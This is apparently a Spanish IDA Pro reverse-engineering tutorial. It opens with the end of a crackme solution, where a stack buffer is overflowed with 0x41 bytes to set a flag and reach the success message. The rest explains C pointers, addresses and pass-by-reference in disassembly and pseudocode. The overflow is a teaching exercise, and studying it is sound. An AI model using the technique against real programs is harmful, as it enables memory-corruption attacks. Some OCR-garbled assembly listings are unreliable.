10003F98]:010FFC6C db 41h, 41h ; Buffer  
10003F98]:010FFC6C dd 41414141h ; numero  
10003F98]:010FFC6C dd 41414141h ; c  
10003F98]:010FFC6C dd 41414141h ; cookie  
10003F98]:010FFC6D db 1 ; flag  
10003F98]:010FFC80 db A
```

Lo mismo que antes el flag estará a 1, la comparación con la cookie no será igual pero continuo pues el flag ya está bien.



pepe.flag vale 1 está bien siqo.

The screenshot shows the IDA Pro interface with the following details:

- View**: Shows the current view as "View-EIP".
- Structures**: Shows the current structures as "IDB View-A".
- Enums**: Shows the current enums as "General re".
- Assembly Window (Top):**
  - Instructions for function **juan**:
    - 00CD11E3 movzx ecx, [ebp+juan.flag]
    - 00CD11E7 cmp ecx, 1
    - 00CD11EA jnz short loc\_CD11FB
  - Instructions for function **pepe**:
    - 00CD11D7 add esp, 4
    - 00CD11DA movzx eax, [ebp+pepe.flag]
    - 00CD11DE cmp eax, 1
    - 00CD11E1 jnz short loc\_CD11FB
- Memory Dump Window (Bottom):**
  - Shows the stack contents for both functions.
  - For **juan**, the stack starts at address **000005E3** with the instruction **00CD11E3: sub\_CD1150**.
  - For **pepe**, the stack starts at address **00CD11D7** with the instruction **00CD11D7: add esp, 4**.
  - The dump shows memory blocks for **Buffer**, **numero**, **c**, **cookie**, and **flag**.
  - The **flag** field is highlighted in blue.

juan.flag también esta correcto, así que llego al cartel de chico bueno.

The screenshot shows a debugger interface with two main panes. The left pane displays assembly code:

```
00CD11EC push    offset aGeniousYouAreT ; "Genious you are the man\n"
00CD11F1 call    printf
00CD11F6 add     esp, 4
00CD11F9 jmp     short loc_CD1208
```

A red arrow points from the assembly code pane to the right pane, which shows memory dump data:

00CD11FE
00CD11FF
00CD11FB
00CD1200
00CD1201

Y listo ya está solucionado.

Nos vemos en la parte 28

Ricardo Narvaja

# INTRODUCCIÓN AL REVERSING

## CON IDA PRO DESDE CERO PARTE

### 28

---

Como siempre vamos alternando algo de teoría con los ejercicios de práctica para tratar de afianzarnos poco a poco e ir avanzando.

En esta parte veremos algunos temas teóricos sin tratar de ser muy técnicos ni pesados, sobre temas que hay que conocer.

Hemos visto que cuando definimos una variable por ejemplo:

```
int pepe=4;
```

```
1 // ConsoleApplication6.cpp : Defines the entry point for the
2 // application
3
4 #include "stdafx.h"
5
6
7 int main()
8 {
9     int pepe = 4;
10    printf("%x", pepe);
11    return 0;
12 }
```

The screenshot shows the IDA Pro interface with the assembly code for a C++ program. The code defines a variable 'pepe' and prints its value. A green vertical bar highlights the line 'int pepe = 4;'.

Se reservarán en una posición de memoria el espacio necesario para guardar en este caso un entero o sea 4 bytes y luego cuando se asigna el valor 4, tendremos en una dirección de memoria el valor 4 de pepe guardado.

```
00401050 ; int __cdecl main(int argc, const char **argv,
00401050 main proc near
00401050
00401050     pepe= dword ptr -4
00401050     argc= dword ptr  8
00401050     argv= dword ptr  0Ch
00401050     envp= dword ptr  10h
00401050
00401050     push    ebp
00401051     mov     ebp, esp
00401053     push    ecx
00401054     mov     [ebp+pepe], 4
00401058     mov     eax, [ebp+pepe]
0040105E     push    eax
0040105F     push    offset unk_4020F0
00401064     call    printf
00401060     add    esp, 8
```

Allí vemos ese caso la variable int pepe y como la inicializa a 4, si arrancamos el debugger y ponemos un breakpoint aquí

```
00401950 ; Attributes: bp-based frame
00401950
00401950 ; int __cdecl main(int argc, const char **argv, const char **envp)
00401950 main proc near
00401950
00401950     pepe= dword ptr -4
00401950     argc= dword ptr  8
00401950     argv= dword ptr  0Ch
00401950     envp= dword ptr  10h
00401950
00401950     push    ebp
00401951     mov     ebp, esp
00401953     push    ecx
00401954     mov     [ebp+pepe], 4
00401958     mov     eax, [ebp+pepe]
0040195E     push    eax
0040196F     push    offset unk_4020F0
00401964     call    printf
00401969     add     esp, 8
0040196C     xor     eax, eax
0040196E     mov     esp, ebp
00401970     pop     ebp
00401971     retn

(183,49) 00000454 00401054: main+4 (Synchronized with Hex View-1)
```

Y arrancamos el debugger LOCAL WIN32 DEBUGGER.

```
01091050 argv= dword ptr  0Ch
01091050 envp= dword ptr  10h
01091050
01091050 push    ebp
01091051 mov     ebp, esp
01091053 push    ecx
01091054 mov     [ebp+pepe], 4
0109105B mov     eax, [ebp+pepe]
0109105E push    eax
0109105F push    offset unk_10920
[ebp+pepe]=[Stack[000025AC]:0119FE24] ed with EIP)
126) (420,148) 00000454 0119FE24: St db 0
                                db 0
                                db 0
09 01 50 C3 CC CC CC CC CC 55 8B EC db 0
50 8B 4D 10 51 8B 55 0C 52 8B 45 08 50db 70h ; 0
FF FF 8B 48 04 51 8B 10 52 FF 15 AC 20db 0FEh ; 1
C4 18 50 C3 CC CC CC CC CC 55 8B EC db 19h
FC 04 00 00 00 8B 45 FC 50 68 F0 20 09db 1
00 00 00 83 C4 08 33 C0 8B E5 5D C3 CC db 77h ; w
CC CC CC CC CC CC CC CC 55 8B EC db 12h
E8 75 FF FF FF 8D 45 0C 89 45 FC 8B 4D FC 8Fu----.eEniMn
```

Cuando para allí si ponemos el mouse encima de pepe, vemos la dirección de memoria donde están reservados los 4 bytes para el entero que se supone que almacenará.

Si hago click allí en pepe iré a ver (la dirección no coincidirá con la suya)

```

Stack[000025AC]:0119FE20 db 0FBh ; v
Stack[000025AC]:0119FE21 db 0A4h ; ~
Stack[000025AC]:0119FE22 db 0DFh ;
Stack[000025AC]:0119FE23 db 74h ; t
Stack[000025AC]:0119FE24 db 0 ; 
Stack[000025AC]:0119FE25 db 0
Stack[000025AC]:0119FE26 db 0
Stack[000025AC]:0119FE27 db 0
Stack[000025AC]:0119FE28 db 70h ; p
Stack[000025AC]:0119FE29 db 0FEh ; i

```

Como es un entero puedo allí apretar D hasta que cambie a DD o sea DWORD.

#### View-EIP

```

Stack[000025AC]:0119FE20 db 0FBh ; v
Stack[000025AC]:0119FE21 db 0A4h ; ~
Stack[000025AC]:0119FE22 db 0DFh ;
Stack[000025AC]:0119FE23 db 74h ; t
Stack[000025AC]:0119FE24 dd 0 ; 
Stack[000025AC]:0119FE28 db 70h , p
Stack[000025AC]:0119FE29 db 0FEh ; i
Stack[000025AC]:0119FE2A db 19h
Stack[000025AC]:0119FE2B db 1
Stack[000025AC]:0119FE2C db 77h ; w

```

Allí está marcado como DWORD y con cero porque aún no guardo el valor 4, si ejecuto la instrucción que lo guarda y vuelvo a mirar.

```

01091050 argc= dword ptr 8
01091050 argv= dword ptr 0Ch
01091050 envp= dword ptr 10h
01091050
01091050 push    ebp
01091051 mov     ebp, esp
01091053 push    ecx
01091054 mov     [ebp+pepe], 4
01091058 mov     eax, [ebp+pepe]
0109105E push    eax, [ebp+pepe]=[Stack[000025AC]:0119FE24]
0109105F push    offset unk_dd_4
01091064 call    printf

```

142 | (373,111) | 0000045B | 0109105B: main+B | (Synchronized with EIP)

09 01 5D C3 CC CC CC CC CC 55 8B EC 8B -0..1+!!!!!!UI8I

```

(c) 2016 Microsoft Corporation. Todos los derechos reservados.
C:\Users\ricna\Documents\Visual Studio 2015\Projects\ConsoleApplication6\Release>ConsoleApplication6.exe
4
C:\Users\ricna\Documents\Visual Studio 2015\Projects\ConsoleApplication6\Release>

```

No se imprime hasta que no termina y se cierra, así que si lo ejecuto en una consola veo el 4 que es el valor de pepe.

Allí lo tienen como EJEMPLO1.exe

Lo que vemos es que siempre que hay una variable habrá un valor y una dirección, en mi caso el valor de pepe era 4 y la dirección de pepe era 0x119fe24.

Ahora cambiare el código para que no solo imprima el valor de pepe sino su dirección.

```
1 // ConsoleApplication6.cpp : Defines the entry point for t
2 //
3
4 #include "stdafx.h"
5
6
7 int main()
8 {
9     int pepe = 4;
10
11     printf("%x \n", pepe);
12
13     printf("%x \n", &pepe); ↓
14
15     return 0;
16 }
17
18
```

Si lo abrimos en IDA a este EJEMPLO2

```
00401050 main proc near
00401050
00401050 pepe= dword ptr -4
00401050 argc= dword ptr 8
00401050 argv= dword ptr 0Ch
00401050 envp= dword ptr 10h
00401050
00401050 push    ebp
00401051 mov     ebp, esp
00401053 push    ecx
00401054 mov     [ebp+pepe], 4
00401058 mov     eax, [ebp+pepe]
0040105E push    eax
0040105F push    offset asc_4020F0 ; "%x \n"
00401064 call    printf
00401069 add    esp, 8
0040106C lea     ecx, [ebp+pepe]
0040106F push    ecx
00401070 push    offset asc_4020F8 ; "%x \n"
00401075 call    printf
0040107A add    esp, 8
0040107D xor    eax, eax
0040107E mov    eax, ebx
```

Vemos los dos print el primero mediante MOV pasa el valor 4 de pepe a EAX y luego lo imprime, y en el segundo print con LEA halla la dirección de pepe y la imprime.

Si pongo un breakpoint en el mov.

```

00401050 ; int __cdecl main(int argc, const char **argv, const char *
00401050 main proc near
00401050
00401050 pepe= dword ptr -4
00401050 argc= dword ptr 8
00401050 argv= dword ptr 0Ch
00401050 envp= dword ptr 10h
00401050
00401050 push    ebp
00401051 mov     ebp, esp
00401053 push    ecx
00401054 mov     [ebp+pepe], 4
00401058 mov     eax, [ebp+pepe]
0040105E push    eax
0040105F push    offset asc_4020F0 ; "%x \n"
00401064 call    printf
00401069 add    esp, 8
0040106C lea    ecx, [ebp+pepe]
0040106F push    ecx
00401070 push    offset asc_4020F8 ; "%x \n"
00401075 call    printf
0040107A add    esp, 8
0040107D xor    eax, eax
0040107F mov     esp, ebp
00401081 pop    ebp
00401082 retn

```

(189.28) 00000454 00401054: main+4 (Synchronized with Hex View-1)

Arranco el debugger.

```

003B1050 argv= uwuru ptr 0Ch
003B1050 envp= dword ptr 10h
003B1050
003B1050 push    ebp
003B1051 mov     ebp, esp
003B1053 push    ecx
003B1054 mov     [ebp+pepe], 4
003B1058 mov     eax, [ebp+pepe]
003B105E push    eax
003B105F push    offset asc_db    0
003B1064 call    printf db    0
003B1069 add    esp, 8 db    0
003B106C lea    [ebp+pepe], db    0
90) 00000454 003B1054: main+4 db 0C0h ; +
                                db 0FAh ; -
                                db 0CFh ; -
3 CC CC CC CC CC 55 8B EC 81db    0
0 51 8B 55 0C 52 8B 45 08 50 E8db  87h ; Ç
8 04 51 8B 10 52 FF 15 AC 20 31db  12h
3 CC CC CC CC CC 55 8B EC 51  .ä-.] +!!!!!!Ui8Q

```

En este caso la dirección de pepe en mi máquina será 0xCFFA74 voy allí y apretando D cambio a DWORD.

```

003B1051 mov    ebp, esp
003B1053 push   ecx
003B1054 mov    [ebp+pepe], 4
003B1058 mov    eax, [ebp+pepe]
003B105E push   eax
003B105F push   offset asc_3B20F0 ; "%x \n"
003B1064 call   printf
003B1069 add    esp, 8
003B106C lea    ecx, [ebp+pepe]
003B106F push   ecx
003B1070 push   offset asc_3B20F8 ; "%x \n"
003B1075 call   printf

```

12) 0000046C| 003B106C: main+1C| (Synchronized with EIP)

Llego hasta el LEA si pongo el mouse sobre pepe, veo que ya está guardado el valor 4, al ejecutar el LEA.

```

003B1053 push   ecx
003B1054 mov    [ebp+pepe], 4
003B1058 mov    eax, [ebp+pepe]
003B105E push   eax
003B105F push   offset asc_3B20F0 ; "%x \n"
003B1064 call   printf
003B1069 add    esp, 8
003B106C lea    ecx, [ebp+pepe]
003B106F push   ecx
003B1070 push   offset asc_3B20F8 ; "%x \n"
003B1075 call   printf
003B107A add    esp, 8

```

0000046F| 003B106F: main+1F| (Synchronized with EIP)

EAX 00000003 ↵
EBX 00A1C000 ↵ TIB[ 00001
ECX 00CFFA74 ↵ Stack[ 000
EDX 74E95324 ↵ ucrtbase.
ESI 74E96314 ↵ ucrtbase.
EDI 74E96308 ↵ ucrtbase.
EBP 00CFFA78 ↵ Stack[ 000
ESP 00CFFA74 ↵ Stack[ 000
EIP 003B106F ↵ main+1F
EFL 00000216

Veo que ahora ECX tiene la dirección de pepe que es lo que imprimirá en segundo lugar si lo corremos fuera de IDA veremos cómo imprime, en cada tiro la dirección cambiara pero imprimirá el valor y la dirección actual de pepe.

```

4
C:\Users\ricna\Desktop\28\EJEMPL02>EJEMPL02.exe
4
bef748
P
C:\Users\ricna\Desktop\28\EJEMPL02>

```

Vemos que en cada caso sea un entero, sea un buffer, una estructura o el tipo de dato que sea tendremos una dirección donde está guardado (o donde comienza si es un buffer o estructura) y un valor que es el contenido que se aloja allí.

PUNTEROS.

Como hay muchos tipos de datos, existe un tipo de datos más que sirve para guardar y manejar direcciones de memoria, se llama puntero.

Un puntero es tan solo un tipo de datos más, como int almacena enteros, char caracteres o float almacena números de punto flotante pues los punteros almacenan direcciones de memoria.

Por ejemplo en el caso anterior qué pasaría si en vez de imprimir la dirección de pepe, quisiera guardarla, como es una dirección de memoria, debería usar otra variable de tipo puntero que la guarde.

```
int * jose;
```


se diferencia de

```
int jose;
```

en que este último es una variable del tipo entero, mientras que el primero es una variable del tipo puntero que guarda direcciones de memoria que apuntan a enteros.

O sea no solo al definir un puntero, definimos una variable que guarda una dirección de memoria, sino que le decimos esa dirección de memoria, a qué tipo de dato apuntara, si trato de guardar un puntero a otro tipo de dato en este caso fallará.

En el ejemplo anterior.



```
int main()
{
    int pepe = 4;

    printf("%x \n", pepe);

    printf("%x \n", &pepe);

    int * jose;

    return 0;
}
```

Vemos que jose sería un puntero a un entero pero aún no tiene asignado ningún valor, podría asignarle la dirección de memoria de pepe, cuyo valor es un entero, con lo cual cumplimos ambos puntos, que guarde una dirección de memoria y que dicha dirección apunte a un int.

```

1 // // ConsoleApplication6.cpp : Defines the entry point for the console application
2 //
3
4 #include "stdafx.h"
5
6
7 int main()
8 {
9     int pepe = 4;
10
11    printf("valor de pepe = %x \n", pepe);
12
13    printf("direccion de pepe = %x \n", &pepe);
14
15    int * jose= &pepe;  
16
17    printf("valor de jose = %x \n", jose);
18
19
20    return 0;
21 }
22

```

Allí vemos que le asignamos a jose la dirección de memoria de pepe que como es un int estará bien, coinciden los tipos.

```

00401020 push    ebp
00401051 mov     ebp, esp
00401053 sub     esp, 8
00401056 mov     [ebp+pepe], 4
0040105D mov     eax, [ebp+pepe]
00401060 push    eax
00401061 push    offset aValorDePepeX ; "valor de pepe = %x \n"
00401066 call    printf
0040106B add     esp, 8
0040106E lea     ecx, [ebp+pepe]
00401071 push    ecx
00401072 push    offset aDireccionDePep ; "direccion de pepe = %x \n"
00401077 call    printf
0040107C add     esp, 8
0040107F lea     edx, [ebp+pepe]  ←
00401082 mov     [ebp+jose], edx
00401085 mov     eax, [ebp+jose]
00401088 push    eax
00401089 push    offset aValorDeJoseX ; "valor de jose = %x \n"
0040108E call    printf
00401093 add     esp, 8

```

Allí ocurre eso, halla la dirección de pepe con LEA y la guarda en jose que como es un puntero sirve para guardar direcciones de memoria de variables o argumentos y como dicha variable es un entero, está todo bien , imprimirá el valor de jose que será igual a la dirección de pepe.

```
C:\Users\ricna\Desktop\28\EJEMPL03>EJEMPL03.exe
valor de pepe = 4
direccion de pepe = 113fe5c ←
valor de jose = 113fe5c ↴

C:\Users\ricna\Desktop\28\EJEMPL03>
```

Allí lo vemos y entendemos que un puntero sirve para eso, para almacenar y trabajar con direcciones de memoria de variables o argumentos.

El pseudocódigo de la función apretando F5.

```
junction unexplored instruction External symbol
IDA View-A Pseudocode-A Stack of main Hex View-1 Structure
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     int pepe; // [sp+4h] [bp-4h]@1
4
5     pepe = 4;
6     printf("valor de pepe = %x \n", 4);
7     printf("direccion de pepe = %x \n", &pepe);
8     printf("valor de jose = %x \n", &pepe);
9     return 0;
10 }
```

No nos muestra la variable jose pues para economizar directamente usa &pepe en vez de jose.

Trataremos de forzarlo cambiando el código en el siguiente ejemplo.

Cuando se llega a esta punto uno dice, pero bueno qué diferencia hay para tener que crear un tipo de dato especial que guarde direcciones de memoria, no podría usarse un int y que guarde allí la dirección?

Sería algo así, quitando el asterisco a la definición de jose será un entero, y si allí quiero guardar la dirección de pepe.

```
int pepe = 4;

printf("valor de pepe = %x \n", pepe);

printf("direccion de pepe = %x \n", &pepe);

int jose= &pepe;

printf("val a value of type "int *" cannot be used to initialize an entity of type "int"
```

No me deja me da error, así que, no queda otra que usar punteros jeje.

Los punteros además me permiten leer cambiar y trabajar con los valores a los cuales apuntan.

José guarda la dirección de memoria de la variable pepe y este vale 4 con lo cual quedan relacionados entre sí, si hago.

```
*jose = 8;
```

Se usa el asterisco no solo para definir un puntero, sino también para acceder al contenido al que apunta(en este caso se llama indirección).

```
1
2
3
4
5
6
7 int main()
8 {
9     int pepe = 4; ←
10
11    printf("valor de pepe = %x \n", pepe);
12
13    printf("direccion de pepe = %x \n", &pepe);
14
15    int *jose= &pepe;
16
17    printf("valor de jose = %x \n", jose);
18
19    *jose = 8; ←
20    printf("valor de pepe = %x \n", pepe);
21
22    printf("direccion de pepe = %x \n", &pepe);
23
24    printf("valor de jose = %x \n", jose);
25
26
```

Y como el valor de jose es la dirección de memoria de pepe, jose es un puntero que apunta al valor de pepe o sea el 4 si lo cambio a 8, cambiare el valor de pepe también.

```
valor de pepe = 4
direccion de pepe = 10ffd98
valor de jose = 10ffd98
valor de pepe = 8
direccion de pepe = 10ffd98
valor de jose = 10ffd98
Presione una tecla para continuar . . .
```


Vemos que cambiando el contenido de jose, afectamos el valor de pepe, lo cual es lógico, pues jose tiene como valor la dirección de memoria de pepe y apunta allí, al ahora 8.

Veámoslo en IDA a ver que muestra.

Es importante y por eso paso los ejemplos compilados que entiendan bien esto, y que debuguen y constaten hasta estar seguros.

```
00B71081    lea    [ebp+pepe], eax  
00B71082    mov    [ebp+jose], edx  
00B71085    mov    eax, [ebp+jose]  
00B71088    push   eax  
00B71089    push   offset aValorDeJoseX ; "valor de jose = %x \n"  
00B7108E    call   printf  
00B71093    add    esp, 8  
00B71096    mov    ecx, [ebp+jose]  
00B71099    mov    dword ptr [ecx], 8  
00B7109F    mov    edx, [ebp+pepe]  
00B710A2    push   edx  
00B710A3    push   offset aValorDePepeX_0 ; "valor de pepe = %x \n"  
00B710A8    call   printf  
00B710AD    add    esp, 8
```

Vemos que lee `jose` que es la dirección de `pepe`, y guarda en el contenido el valor 8, si debuggeamos desde el principio.



Arrancamos el debugger.

```

00B71051 mov     ebp, esp
00B71053 sub     esp, 8
00B71056 mov     [ebp+pepe], 4
00B7105D mov     eax, [ebp+pepe]
00B71060 push    eax
00B71061 push    offset aValorD[ebp+pepe]=[Stack[000008BC]:00B1FDD8]
00B71066 call    printf
                  dd 4

```

,156 | (382,129) | 0000045D 00B7105D: main+D (Synchronized with EIP)

Luego que guarda el 4 vemos la dirección de pepe en mi caso 0xB1fd88 y el valor de pepe 4.

si sigo traceando.

```

00B71053 sub     esp, 8
00B71056 mov     [ebp+pepe], 4
00B7105D mov     eax, [ebp+pepe]
00B71060 push    eax
00B71061 push    offset aValorDePepeX ; "valor de pepe = %x \n"
00B71066 call    printf
00B71068 add    esp, 8
00B7106E lea    ecx, [ebp+pepe]
00B71071 push    ecx
00B71072 push    offset aDireccionDePep ; "direccion de pepe = %x \n"
00B71077 call    printf
00B7107C add    esp, 8
00B7107F lea    edx, [ebp+pepe]
00B71082 mov     [ebp+jose], edx
00B71085 mov     eax, [ebp+jose]
00B71088 push    eax
00B71089 push    offset aValorDe...[ebp+jose]=[Stack[000008BC]:00B1FDD4]
00B7108E call    printf
                  dd offset dword_B1FDD8

```

53,246 | (110,55) | 00000471 00B71071: main+21 (Synchronized with EIP)

EAX 00000013	EBX 000DE000	TIB[0]
ECX 00B1FDD8	Stack	ESP 74E95324
EDX 74E96314	ucrtt	EDI 74E96308
EBP 00B1FDDC	Stack	EIP 00B71071
ESP 00B1FDD4	Stack	EFL 00000214

Allí con LEA obtiene la dirección de pepe, que queda en ECX y la imprime, sigo traceando.

```

00B7106B add    esp, 8
00B7106E lea    ecx, [ebp+pepe]
00B71071 push    ecx
00B71072 push    offset aDireccionDePep ; "direccion de pepe = %x \n"
00B71077 call    printf
00B7107C add    esp, 8
00B7107F lea    edx, [ebp+pepe]
00B71082 mov     [ebp+jose], edx
00B71085 mov     eax, [ebp+jose]
00B71088 push    eax
00B71089 push    offset aValorDe...[ebp+jose]=[Stack[000008BC]:00B1FDD4]
00B7108E call    printf
                  dd offset dword_B1FDD8

```

-153,336 | (397,128) | 00000482 00B71082: main+32 (Synchronized with EIP)

8B 10 52 FF 15 AC 20 B7 00 83 C4 18 5D C3 CC CC	I.R.-.%+.â-.]+!!
CC CC CC CC 55 BB EC 83 EC 08 C7 45 EC 04 00 00	FFFF9858 !Fn

Luego de que guarda en jose la dirección de pepe, vemos allí que guardo 0xB1Fdd4 que pasará a ser el valor de jose. (la misma dirección de memoria de pepe).

Vemos como habíamos dicho que IDA muestra esa dirección como

OFFSET DWORD 0xB1Fdd4

Habíamos dicho que OFFSET en IDA significaba una dirección de memoria y el DWORD que está al lado significa que apunta a un DWORD (int).

00B7107F lea edx, [ebp+pepe]  
00B71082 mov [ebp+jose], edx  
00B71085 mov eax, [ebp+jose]  
00B71088 push eax  
00B71089 push offset aValorDeJoseX ; "valor de jose = %x \n"  
00B7108E call printf  
00B71093 add esp, 8  
00B71096 mov ecx, [ebp+jose]   
00B71099 mov dword ptr [ecx], 8   
00B7109F mov edx, [ebp+pepe]  
00B710A2 push edx   
00B710A3 push offset aValorDeDWORD\_B1FDD8 dd 4   
%; DATA XREF: Stack[000008BC]:00B1FDD4To00000499

Allí pasa el valor de jose a ECX y guarda en su contenido el 8, donde antes estaba el 4. obvio que el contenido de jose es el valor de pepe, el cual imprime luego.

1 int \_\_cdecl main(int argc, const char \*\*argv, const char \*\*envp)  
2 {  
3 int pepe; // [sp+4h] [bp-4h]@1  
4  
5 pepe = 4;  
6 printf("valor de pepe = %x \n", 4);  
7 printf("direccion de pepe = %x \n", &pepe);  
8 printf("valor de jose = %x \n", &pepe);  
9 pepe = 8;  
10 printf("valor de pepe = %x \n", 8);  
11 printf("direccion de pepe = %x \n", &pepe);  
12 printf("valor de jose = %x \n", &pepe);  
13 return 0;  
14 }

Vemos que el pseudocódigo sigue trabajando siempre con pepe y no muestra el puntero jose, directamente en vez de usar punteros, usa modificar directamente el valor de pepe lo cual funciona pero no es el código original.


Obviamente

pepe =8


es igual que

\*jose=8

Pero no usa el puntero jose.



Apretando la Y nos permite definir manualmente una variable, y le pongo que es un puntero a un int.



Igual el pseudocódigo no muestra cambios, de cualquier forma el código que genera es una aproximación y optimiza mucho para aclarar, lo cual no se puede tomar como la verdad revelada jeje.

Veamos el siguiente ejemplo que es un caso donde los punteros son más útiles, cuando hay que pasarle argumentos a una función.

```

1 // ConsoleApplication6.cpp : Defines the entry
2 // point for the application.
3
4 #include "stdafx.h"
5
6
7 void sumar(int);
8
9 int main()
10 {
11     int n = 4;
12     sumar(n);
13     printf("valor de n = %x \n", n);
14     getchar();
15     return 0;
16 }
17
18 void sumar(int x)
19 {
20     x+=1;
21     printf("valor de x = %x \n", x);
22 }

```

Vemos que definimos un entero n que vale 4 y le pasamos el valor a una función sumar, dicha función asigna el 4 a la variable local x le suma 1, y imprime 5, pero al salir n sigue valiendo 4, pues el ámbito de validez de la variable n es la función main y el ámbito de x es la función sumar, son variables son diferente ámbito de validez y que cambies una no afecta a la otra.

```
input  C:\WINDOWS\system32\cmd.exe
```

```
valor de x = 5  
valor de n = 4
```

Ahora como hago si quiero trabajar dentro de funciones y modificar el valor de n, pasando así por valor, como hicimos en el ejemplo anterior no nos sirve para nada, pero si usamos punteros, los cuales sirven para estos casos, los mismos permiten almacenar una dirección de memoria de una variable de main como en este caso.

```
4     #include "stdafx.h"  
5  
6  
7     void sumar(int *);  
8  
9     int main()  
10    {  
11        int n = 4;  
12        printf("valor de n antes = %x \n", n);  
13        sumar(&n);  
14        printf("valor de n despues = %x \n", n);  
15        getchar();  
16        return 0;  
17    }  
18  
19    void sumar(int * x)  
20    {  
21        *x+=1;  
22        printf("valor de *x = %x \n", *x);  
23    }  
24  
25
```

La función sumar está definida con un solo argumento x que es un puntero a un entero.


Y cuando se la llama se le pasa

```
sumar(&n);
```

Sabemos que un puntero almacena direcciones de memoria y en este caso le pasamos la dirección de memoria de n que apunta a un entero, así que está todo bien.

```
void sumar(int * x)
{
    *x+=1;
    printf("valor de *x = %x \n", *x);
}
```

